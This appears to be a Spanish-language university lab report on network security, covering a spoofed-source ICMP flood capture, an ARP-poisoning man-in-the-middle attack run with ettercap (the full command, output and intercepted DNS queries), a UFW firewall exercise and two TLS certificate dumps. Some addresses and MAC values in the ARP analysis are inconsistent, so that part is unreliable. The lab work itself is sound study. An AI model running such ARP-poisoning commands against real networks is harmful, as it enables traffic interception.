1902.	34.501991892	84.87.181.192	8.8.8.8	ICMP	42	Echo (ping) request id=0x47f1, seq=10070/22055, ttl=64 (no response found)
1902.	34.501992444	253.250.62.123	8.8.8.8	ICMP	42	Echo (ping) request id=0x47f1, seq=10326/22056, ttl=64 (no response found)
1902.	34.501993044	22.211.191.39	8.8.8.8	ICMP	42	Echo (ping) request id=0x47f1, seq=10582/22057, ttl=64 (no response found)
1902.	34.501993591	204.200.120.87	8.8.8.8	ICMP	42	Echo (ping) request id=0x47f1, seq=10838/22058, ttl=64 (no response found)
1902.	34.501994313	253.3.131.135	8.8.8.8	ICMP	42	Echo (ping) request id=0x47f1, seq=11094/22059, ttl=64 (no response found)
1902.	34.501994866	240.193.122.246	8.8.8.8	ICMP	42	Echo (ping) request id=0x47f1, seq=11350/22060, ttl=64 (no response found)
1902.	34.501995462	79.65.110.135	8.8.8.8	ICMP	42	Echo (ping) request id=0x47f1, seq=11606/22061, ttl=64 (no response found)
1902.	34.501996015	53.137.57.16	8.8.8.8	ICMP	42	Echo (ping) request id=0x47f1, seq=11862/22062, ttl=64 (no response found)
1902.	34.501996561	129.19.79.38	8.8.8.8	ICMP	42	Echo (ping) request id=0x47f1, seq=12118/22063, ttl=64 (no response found)
1902.	34.501999128	129.66.241.148	8.8.8.8	ICMP	42	Echo (ping) request id=0x47f1, seq=12374/22064, ttl=64 (no response found)
1902.	34.501999673	184.194.159.152	8.8.8.8	ICMP	42	Echo (ping) request id=0x47f1, seq=12630/22065, ttl=64 (no response found)
1902.	34.502112997	216.62.110.120	8.8.8.8	ICMP	42	Echo (ping) request id=0x47f1, seq=12886/22066, ttl=64 (no response found)
1902.	34.502114554	80.186.83.184	8.8.8.8	ICMP	42	Echo (ping) request id=0x47f1, seq=13142/22067, ttl=64 (no response found)
1902.	34.502115112	234.127.216.97	8.8.8.8	ICMP	42	Echo (ping) request id=0x47f1, seq=13398/22068, ttl=64 (no response found)
1902.	34.502115655	27.189.86.191	8.8.8.8	ICMP	42	Echo (ping) request id=0x47f1, seq=13654/22069, ttl=64 (no response found)

Frame 1: 42 bytes on wire (336 bits), 42 bytes captured (336 bits) on interface eth0, id 0
Ethernet II, Src: VMware 08:00:04:13:00:50:56:00:04:13, Dst: Routerboardc1:57:70 (74:dd:28:c1:57:70)
Internet Protocol Version 4, Src: 169.6.203.147, Dst: 8.8.8.8
Internet Control Message Protocol

0000 74 dd 28 c1 57 70 00 50 56 00 04 13 00 00 45 00 TM Mp P V ... E
0010 00 1c ce 0e 00 00 49 01 28 29 a9 96 cb 93 08 08 ... B ()
0020 08 08 08 00 36 4b 7a e6 46 ce ... 6Kz F

Actividad 4.4) MITM

Objetivo

El objetivo de esta actividad es realizar un **ataque de Man-in-the-Middle (MITM)** mediante el envenenamiento de tablas ARP en una red local, utilizando la herramienta **Ettetrcap** para interceptar el tráfico entre dos dispositivos (por ejemplo, una computadora y un celular conectados a la misma LAN).

Capturas

```
(kali@kali)-[~]
$ sudo ettercap -T --mitm arp /10.65.4.119// /10.65.4.254//
ettercap 0.8.3.1 copyright 2001-2020 Ettercap Development Team

Listening on:
  eth0 → 00:50:56:00:04:14
        10.65.4.120/255.255.255.0
        fe80::c116:9589:c795:1bce/64

SSL dissection needs a valid 'redir_command_on' script in the etter.conf file
Privileges dropped to EUID 65534 EGID 65534 ...

 34 plugins
 42 protocol dissectors
 57 ports monitored
28230 mac vendor fingerprint
1766 tcp OS fingerprint
2182 known services
Lua: no scripts were specified, not starting up!

Scanning for merged targets (2 hosts)...

* |=====| 100.00 %


4 hosts added to the hosts list...

ARP poisoning victims:

GROUP 1 : 10.65.4.119 00:50:56:00:04:13
GROUP 2 : 10.65.4.254 74:4D:28:C1:57:70
Starting Unified sniffing ...

Text only Interface activated...
Hit 'h' for inline help
```

Comando ejecutado en la computadora atacante



Ataque exitoso

No.	Time	Source	Destination	Protocol	Length	Info
1774	219.547422788	10.65.4.119	10.65.4.254	DNS	75	Standard query 0x6a0b AAAA www.youtube.com
1777	219.554083711	10.65.4.119	10.65.4.254	DNS	75	Standard query 0xaa04 A www.youtube.com
1778	219.554399465	10.65.4.119	10.65.4.254	DNS	75	Standard query 0x6a0b AAAA www.youtube.com
1844	219.923659614	10.65.4.119	10.65.4.254	DNS	75	Standard query 0xc893 A www.youtube.com
1845	219.923659792	10.65.4.119	10.65.4.254	DNS	75	Standard query 0x7eac AAAA www.youtube.com
1850	219.926270467	10.65.4.119	10.65.4.254	DNS	75	Standard query 0xc893 A www.youtube.com
1851	219.926617988	10.65.4.119	10.65.4.254	DNS	75	Standard query 0x7eac AAAA www.youtube.com
2052	220.828119141	10.65.4.119	10.65.4.254	DNS	87	Standard query 0x378b A googleads.g.doubleclick.net
2053	220.828119474	10.65.4.119	10.65.4.254	DNS	87	Standard query 0xfb86 AAAA googleads.g.doubleclick.net
2054	220.829791700	10.65.4.119	10.65.4.254	DNS	87	Standard query 0x378b A googleads.g.doubleclick.net
2055	220.830135717	10.65.4.119	10.65.4.254	DNS	87	Standard query 0xfb86 AAAA googleads.g.doubleclick.net
2057	220.838048434	10.65.4.119	10.65.4.254	DNS	82	Standard query 0x2caf A static.doubleclick.net
2058	220.838048681	10.65.4.119	10.65.4.254	DNS	82	Standard query 0xa7ad AAAA static.doubleclick.net
2060	220.842045494	10.65.4.119	10.65.4.254	DNS	82	Standard query 0x2caf A static.doubleclick.net
2061	220.842300292	10.65.4.119	10.65.4.254	DNS	82	Standard query 0xa7ad AAAA static.doubleclick.net

Frame 207: 42 bytes on wire (336 bits), 42 bytes captured (336 bits) on eth0	0000	00 50 56 00 04 13 00 50	56 00 04 14 08 00 45 00	PV ... P V
Ethernet II, Src: VMware_00:04:14 (00:50:56:00:04:14), Dst: VMware_00:0c:2e:e7:00:00:00:01	0010	00 1c 7e e7 00 00 40 01	de 03 0a 41 04 fe 0a 41	... @ ...
Internet Protocol Version 4, Src: 10.65.4.254, Dst: 10.65.4.119	0020	04 77 08 00 fa 30 7e e7	7e e7	W ... 0 ...
Internet Control Message Protocol				

Paquetes analizados en el wireshark.

1. Entradas ARP:

- **10.05.4.220**: Dirección IP de un dispositivo en la red (posible víctima).
 - **MAC asociada**: **00:50:50:00:04:14**.
 - **Estado**: **STALE** (la entrada ARP existe pero no se ha verificado recientemente).
- **10.05.4.254**: Típicamente corresponde a la puerta de enlace (router).
 - **MAC asociada**: **00:50:50:00:04:14** (¡igual que la anterior!).
 - **Estado**: **REACHABLE** (la entrada es válida y activa).

2. Observación Crítica:

- Ambas IPs (**10.05.4.220** y **10.05.4.254**) comparten la misma dirección MAC (**00:50:50:00:04:14**). Esto es un **indicador claro de envenenamiento ARP exitoso**, ya que:
 - El atacante (su máquina) ha suplantado la MAC del router (**10.05.4.254**) ante la víctima (**10.05.4.220**).
 - Todo el tráfico destinado al router ahora pasa por el atacante (MITM).

Actividad 5) Firewalls

Objetivo

El objetivo de esta actividad es configurar un **firewall en Linux** utilizando las herramientas **UFW (Uncomplicated Firewall)** y su interfaz gráfica **GUFW**, para controlar el tráfico entrante y saliente en un servidor web. Se evaluará el impacto de las reglas del firewall en la accesibilidad de servicios como HTTP (puerto 80), HTTPS (puerto 443) y SSH (puerto 22), así como el bloqueo de direcciones IP específicas.

Instalación y Configuración Inicial

1. Instalación de UFW y GUFW:

```
bash
```

[Copy](#) [Download](#)


```
sudo apt update  
sudo apt install ufw gufw
```

2. Añadiendo Reglas




Regla 1


3. Añadiendo Reglas Personalizadas



Regla 2




Regla 3



Regla 4

Resultados:



Gracias a la Regla 1 , si queremos ingresar a nuestra página web se nos quedará colgando, mostrando que el firewall la aplicación ha sido exitosa.

A screenshot of a web application titled "Encuesta Equipo de Futbol". The title is centered at the top in a large, dark font. Below the title is the logo of "UNCUYO", which consists of a circular emblem with a stylized 'U' and the word "UNCUYO" to its right. Underneath the logo is a button labeled "Ver resultados". Below this is a form area with a white background. It starts with a label "Email:" followed by a text input field containing "ejemplo@correo.com". Below the email field is the question "¿Cuál es tu equipo favorito?". This is followed by a list of seven radio button options, each with a small circular logo to its left: "Platense", "Boca Juniors", "River Plate", "Independiente", "Racing", "Independiente Rivadavia", and "El tombita". At the bottom right of the form area is a blue button labeled "Enviar".

Si aplicamos la regla 2, a diferencia de la anterior podremos ingresar sin problemas a nuestra página web.

Capturas Certificados

<https://mail.ingenieria.uncuyo.edu.ar/mail/>

Certificate

mail.ingenieria.uncuyo.edu.ar		E5	ISRG Root X1
Subject Name			
Common Name	mail.ingenieria.uncuyo.edu.ar		
Issuer Name			
Country	US		
Organization	Let's Encrypt		
Common Name	E5		
Validity			
Not Before	Tue, 29 Apr 2025 01:46:09 GMT		
Not After	Mon, 28 Jul 2025 01:46:08 GMT		
Subject Alt Names			
DNS Name	imap.ingenieria.uncuyo.edu.ar		
DNS Name	mail.ingenieria.uncuyo.edu.ar		
DNS Name	pop.ingenieria.uncuyo.edu.ar		
DNS Name	smtp.ingenieria.uncuyo.edu.ar		
Public Key Info			
Algorithm	Elliptic Curve		
Key Size	256		
Public Value	04:B7:E5:39:37:D0:92:12:E7:A9:34:A3:AE:5E:CB:BE:DC:F2:5D:19:A7:AB:85:A9:BB:...		
Miscellaneous			
Serial Number	06:77:3E:A5:73:04:69:FF:19:9A:75:7E:38:FF:05:B6:F4:3A		
Signature Algorithm	ECDSA with SHA-384		
Version	3		
Download	PEM (cert) PEM (chain)		
Fingerprints			
SHA-256	3E:7F:EE:11:82:2C:84:00:AC:7B:4B:31:CC:D1:BF:55:62:9B:80:44:5B:B0:A7:64:27:B...		
SHA-1	2E:4E:9A:B3:C5:BE:63:21:B5:72:9B:5F:2D:F8:CE:CD:B5:37:8D:E5		
Basic Constraints			
Certificate Authority	No		
Key Usages			
Purposes	Digital Signature		
Extended Key Usages			
Purposes	Server Authentication, Client Authentication		
Subject Key ID			
Key ID	9C:C2:7B:23:DB:EE:19:6A:1A:BB:0A:BC:EA:93:CF:9D:78:59:EC:8C		

Authority Key ID	
Key ID	9F:2B:5F:CF:3C:21:4F:9D:04:B7:ED:2B:2C:C4:C6:70:8B:D2:D7:0D
CRL Endpoints	
Distribution Point	http://e5.c.lencr.org/59.crl
Authority Info (AIA)	
Location	http://e5.o.lencr.org
Method	Online Certificate Status Protocol (OCSP)
Location	http://e5.i.lencr.org/
Method	CA Issuers
Certificate Policies	
Policy	Certificate Type (2.23.140.1.2.1)
Value	Domain Validation
Embedded SCTs	
Log ID	12:F1:4E:34:BD:53:72:4C:84:06:19:C3:8F:3F:7A:13:F8:E7:B5:62:87:88:9C:6D:30:05:...
Signature Algorithm	SHA-256 ECDSA
Version	1
Timestamp	Tue, 29 Apr 2025 02:44:39 GMT
Log ID	CC:FB:0F:6A:85:71:09:65:FE:95:9B:53:CE:E9:B2:7C:22:E9:85:5C:0D:97:8D:B6:A9:7...
Signature Algorithm	SHA-256 ECDSA
Version	1
Timestamp	Tue, 29 Apr 2025 02:44:41 GMT

hb.redlink.com.ar

DigiCert EV RSA CA G2

DigiCert Global Root G2

Subject Name

Inc. Country AR
Business Category Private Organization
Serial Number 33629749859
Country AR
Locality Buenos Aires
Organization RED LINK S.A.
Common Name hb.redlink.com.ar

Issuer Name

Country US
Organization DigiCert Inc
Common Name [DigiCert EV RSA CA G2](#)

Validity

Not Before Wed, 26 Jun 2024 00:00:00 GMT
Not After Wed, 02 Jul 2025 23:59:59 GMT

Subject Alt Names

DNS Name hb.redlink.com.ar

Public Key Info

Algorithm RSA
Key Size 2048
Exponent 65537
Modulus 95:3B:04:6A:15:24:17:41:F1:66:C1:27:7A:3E:D7:88:B2:5E:07:91:F9:EC:15:AB:D1:94...

Miscellaneous

Serial Number 0C:E9:4F:49:4E:04:50:39:B4:42:EB:96:A3:DD:B7:6F
Signature Algorithm SHA-256 with RSA Encryption
Version 3
Download [PEM \(cert\)](#) [PEM \(chain\)](#)

Fingerprints

SHA-256 DC:F3:82:97:E3:05:B5:D1:B2:45:EB:8A:16:74:EA:05:DF:B2:A8:7F:F5:B6:63:AC:CF:C...
SHA-1 B7:EF:A1:00:6D:AF:20:4C:74:4C:25:86:82:DD:9F:34:27:C8:31:FF

Basic Constraints

Certificate Authority No

Authority Key ID

Key ID 6A:4E:50:BF:98:68:9D:5B:7B:20:75:D4:59:01:79:48:66:92:32:06

CRL Endpoints

Distribution Point <http://cr13.digicert.com/DigiCertEVRsACAG2.crl>
Distribution Point <http://cr14.digicert.com/DigiCertEVRsACAG2.crl>

Authority Info (AIA)

Location <http://ocsp.digicert.com>
Method Online Certificate Status Protocol (OCSP)
Location <http://cacerts.digicert.com/DigiCertEVRsACAG2.crt>
Method CA Issuers

Certificate Policies

Policy ANSI Organizational Identifier (2.16.840)
Value 2.16.840.1.114412.2.1
Policy Certificate Type (2.23.140.1.1)
Value Extended Validation
Qualifier Practices Statement (1.3.6.1.5.5.7.2.1)
Value <http://www.digicert.com/CPS>

Embedded SCTs

Log ID 12:F1:4E:34:BD:53:72:4C:84:06:19:C3:8F:3F:7A:13:F8:E7:B5:62:87:88:9C:6D:30:05:...

Signature Algorithm SHA-256 ECDSA

Version 1

Timestamp Wed, 26 Jun 2024 19:15:00 GMT

Log ID 7D:59:1E:12:E1:78:2A:7B:1C:61:67:7C:5E:FD:F8:D0:87:5C:14:A0:4E:95:9E:B9:03:2F:...

Signature Algorithm SHA-256 ECDSA

Version 1

Timestamp Wed, 26 Jun 2024 19:15:00 GMT

Log ID E6:D2:31:63:40:77:8C:C1:10:41:06:D7:71:B9:CE:C1:D2:40:F6:96:84:86:FB:BA:87:3:...

Signature Algorithm SHA-256 ECDSA

Version 1

Timestamp Wed, 26 Jun 2024 19:15:00 GMT